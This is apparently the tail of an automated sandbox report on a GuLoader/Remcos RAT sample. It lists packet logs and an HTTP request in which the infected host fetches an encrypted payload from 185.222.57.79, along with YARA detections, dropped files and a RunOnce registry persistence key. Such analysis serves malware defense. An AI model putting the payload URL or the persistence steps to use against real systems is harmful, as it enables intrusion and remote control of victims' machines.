May 27, 2022 14:40:51.824316978 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824343920 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824419975 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824429035 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824498892 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824567080 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824609995 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824624062 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824668884 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824717045 CEST	49748	80	192.168.11.20	185.222.57.79

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 14:40:51.824719906 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824780941 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824800014 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824848890 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824898005 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824933052 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824949980 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824978113 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825017929 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825064898 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825069904 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825126886 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825139046 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825172901 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825222015 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825237989 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825285912 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825308084 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825325966 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.825381041 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.825469971 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.838953018 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839004993 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839107037 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839169979 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839205980 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839257002 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839294910 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839358091 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839394093 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839498997 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839574099 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839593887 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839672089 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839682102 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839751005 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839788914 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839828014 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839878082 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839925051 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.839927912 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839989901 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.839992046 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840053082 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840095043 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840130091 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840182066 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840213060 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840251923 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840265036 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840296984 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840331078 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840349913 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840401888 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840414047 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840468884 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840501070 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.840528011 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.840579987 CEST	80	49748	185.222.57.79	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 14:40:51.840625048 CEST	80	49748	185.222.57.79	192.168.11.20

HTTP Request Dependency Graph

- 185.222.57.79


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49748	185.222.57.79	80	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 14:40:51.779892921 CEST	21	OUT	GET /SALES/1%20FEB%202-22_jalPPiWqFb130.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.222.57.79 Cache-Control: no-cache
May 27, 2022 14:40:51.796084881 CEST	22	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 12:40:50 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Fri, 27 May 2022 09:02:01 GMT ETag: "17040-5dffa8f3b3882" Accept-Ranges: bytes Content-Length: 94272 Content-Type: application/octet-stream Data Raw: e0 c4 4a a9 80 93 5a 2d 7a 25 1a 86 cc 30 dc c2 9c b6 2a 5e eb c5 93 7a 49 26 87 3b 44 08 6e 65 34 ea 3d 20 0b d8 dd cc 94 b9 8a 87 b4 c5 3b 35 9f 79 b3 ab c1 d6 df e1 b2 25 1b 87 d6 ec e9 c5 fe 06 06 a5 df ae 36 33 12 21 a0 ae d8 b1 31 85 55 8e 81 11 30 15 5d 25 18 4a 4e 6e 2d 41 ff 10 8b 27 80 75 83 43 fe a1 a9 6f e8 6d c1 b0 a0 10 6f 40 05 96 dc 6a 8a fe f6 43 a6 2d 3e 8a 2e 47 fc 3f fa 7f a3 ee 2e 7e bb df 5c 13 35 a4 7d 8d 9b e0 f6 1d 69 ed f4 cb 89 37 c5 b8 f8 57 de 07 b6 4d d3 d0 67 42 6c 99 df 2c 0d c1 9c 7b 51 a1 12 f8 31 ca 65 34 1b f2 da cf a9 96 b5 48 ae 6c bf aa f7 f0 ee d7 73 5b 95 0c dc 2e 0a a5 a8 c1 34 22 70 01 2d 63 2f 38 3f 1c 11 6a f2 8c af cc 93 47 54 ca 73 36 5d b3 a2 f2 bd 3e 11 72 fd c9 41 07 45 e7 20 d4 5a b8 b1 17 2b 01 61 14 53 b0 9c e7 9a dc 61 1b 27 ac 4e 05 38 5e 9e 6c 36 0f be 41 01 1e ed d1 f5 77 fa 8f 15 75 b0 8f 9d b6 22 27 20 65 5d d7 8e c8 7a d0 7c e9 13 11 63 f7 99 d7 78 2f fa 5f 80 89 1e 71 e0 36 8d 50 47 a4 51 1d d8 bc de 92 30 26 04 b6 1b be ab d5 06 15 27 ab f9 cd 23 d2 ae 8f ea 94 86 4a 82 25 89 c7 78 a4 57 2e ce 76 cf 09 d0 08 1f 0b 77 c5 72 ee 4d f9 c7 5d 56 20 0b dd 9b 88 84 ff 50 2a ab 7c fa 4e 60 4f 7d c4 27 12 28 71 d7 e8 38 bc bf 50 58 40 28 62 e7 34 43 f6 8c 93 39 9e 00 d0 27 aa 4c da 93 b1 c3 b6 b0 da 2e af 20 a8 e1 ae 6a b9 c6 09 3d cb d8 41 49 24 c2 b8 25 b1 45 a2 e6 23 15 4d a8 0f 74 c1 8d 4e 5c 32 88 d8 ea 83 86 30 23 a4 96 1c 8a bc a5 ed 77 a4 fc f9 5b 26 5b ff b7 ab ea a3 d9 74 89 95 3c ec 16 48 de 87 e3 48 06 be ce 63 43 56 93 86 35 52 94 41 1a e3 60 36 9b 55 b0 14 63 02 05 8e 77 12 88 12 4c 27 65 37 51 dc 2e 45 c2 b6 b5 61 4c 5d ea 76 3d 82 0e 37 4c 23 c9 13 e4 8e 66 10 c4 f6 67 db d4 0b 0b d7 78 a5 19 5e e8 83 30 ff 38 a8 1f f2 bd 32 94 54 b8 24 c7 41 e7 85 ce 85 a7 77 32 83 78 2c fe ae 5c da c8 55 3b af a1 3a 2e d9 ba c2 53 ef 29 89 59 38 9f e1 08 08 a9 96 f0 22 1e e5 6a ec e5 4a 28 9a a5 85 4d 42 8a fa ca 6a 26 b1 48 98 c0 d1 49 68 3d 2b 75 0a 22 48 9a 41 04 f3 9c a5 c7 10 29 81 19 f5 9d db de d2 80 6c 9a 76 aa 63 87 a8 b1 3d 47 55 b5 2c ac 92 af 92 ba f7 cf 84 d5 c2 c8 2f 73 83 d6 72 99 ea 62 f7 73 0b e2 79 35 d5 61 b2 d4 31 ad 44 17 ef 21 b1 44 2d b0 0b 3c 75 dc 5d f3 ee 05 ff bf 65 b5 6b 0f 6e d1 71 90 ed 20 38 3c d9 9b 9c de f6 23 f0 f1 cf a9 62 14 27 13 33 e6 f1 43 55 8c 03 f6 d6 ed aa 8c 12 1c 0f 44 bb bc 57 18 2d 60 f4 a8 4a cf 90 56 94 a9 3b fb a5 91 a7 cb 8d 12 25 2a 37 7e 91 ca 7b 03 0a c9 aa 9b 5f d9 67 34 d0 9e c8 97 4b 27 0d 8a 65 45 c1 3c 24 8e 3b 76 4b 98 5c 03 4a 73 df 43 23 b3 9c 39 56 eb 0a 09 63 5c 15 8d 5f f2 d6 e7 7d be 89 dd 8b 8f 14 08 0f e7 63 f5 b7 0f 22 98 b3 5c 96 a5 dc ae 36 33 16 21 a0 ae 27 4e 31 85 ed 8e 81 11 30 15 5d 25 58 4a 4e 6e 2d 41 ff 10 8b 27 80 75 83 43 fe a1 a9 6f e8 6d c1 b0 a0 10 6f 40 05 96 dc 6a 8a fe f6 43 a6 2d 36 8b 2e 47 f2 20 40 71 a3 5a 27 b3 9a 67 5d 5f f8 85 29 e5 f2 93 d6 6d 1b 82 93 b9 e8 5a e5 db 99 39 b0 68 c2 6d b1 b5 47 30 19 f7 ff 45 63 e1 d8 34 02 81 7f 97 55 af 4b 39 16 f8 fe cf a9 96 b5 48 ae 6c 65 bd ec fd 70 a1 06 05 0b 7a a9 70 94 d3 dd 9f e7 77 18 5f b2 15 5a 66 f2 49 7d 34 6e fa da 92 0d 31 21 94 e1 40 28 ed 47 98 c4 60 8e 04 88 97 5c 6d 3e b9 bd a2 2f e6 c7 7e 54 5f f4 62 26 ee ea 8e eb 82 fb 6d 52 f2 b2 6c Data Ascii: JZ-z%0*^zI&;Dne4= ;5y%63!1U0]%JNn-A'uComo@jC->.G?.~\5}i7WMgBl,{Q1e4Hls[.4"p-c/8?jGTs6]>rAE Z+aSa'N8^l6Awu"' e]z|cx/_q6PGQ0&'#J%xW.vwrM]V P*|N`O}'(q8PX@(b4C9'L. j=AI$%E#MtN\20#w[&[t<HHcCV5R A`6UcwL'e7Q.EaL]v=7L#fgx^082T$Aw2x,\U;:.S)Y8"jJ(MBj&HIh=+u"HA)lvc=GU,/srbsy5a1D!D-<u]eknq 8<#b'3CUDW- `JV;%*7~{_g4K'eE<$;vK\JsC#9Vc\_}c"\63!'N10]%XJNn-A'uComo@jC-6.G @qZ'g]_)mZ9hmG0Ec4UK9Hlepzpw_ZfI}4n 1!@(G`\m>/~T_b&mRl

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.Inject.3564.exe PID: 4756, Parent PID: 6736

General

Target ID:	1
Start time:	14:40:26
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe"
Imagebase:	0x400000
File size:	658027 bytes
MD5 hash:	0D6D5BEF9FC4A8D2E0FC32BB4D524AAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.25193370365.00000000032C1000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Sydens.Pan7	unknown	1048576	success or wait	1	719D2C59	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: SecuriteInfo.com.Trojan.Inject.3564.exe PID: 4000, Parent PID: 4756

General	
Target ID:	3
Start time:	14:40:38
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe"
Imagebase:	0x400000
File size:	658027 bytes
MD5 hash:	0D6D5BEF9FC4A8D2E0FC32BB4D524AAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000003.00000002.29960207912.0000000001CF0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.25046406894.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	166DC7F	CreateFileW
C:\Users\user\AppData\Roaming\remcos	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	407A7F	CreateDirectoryA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe	0	658027	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	2	16645BF	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe	unknown	658027	success or wait	1	166DC7F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\remcos_rurbibqnnhyclpl\	success or wait	1	408FED	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Vattersottig9	unicode	C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe	success or wait	1	1663878	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\remcos_rurbibqnnhyclpl	EXEpath	unicode	.....R..w..=.... 0"a.....R/aVM .!~l.,wr.l.$R0...d?[.P.oQ9.H.j	success or wait	1	409019	RegSetValueExA

Disassembly

No disassembly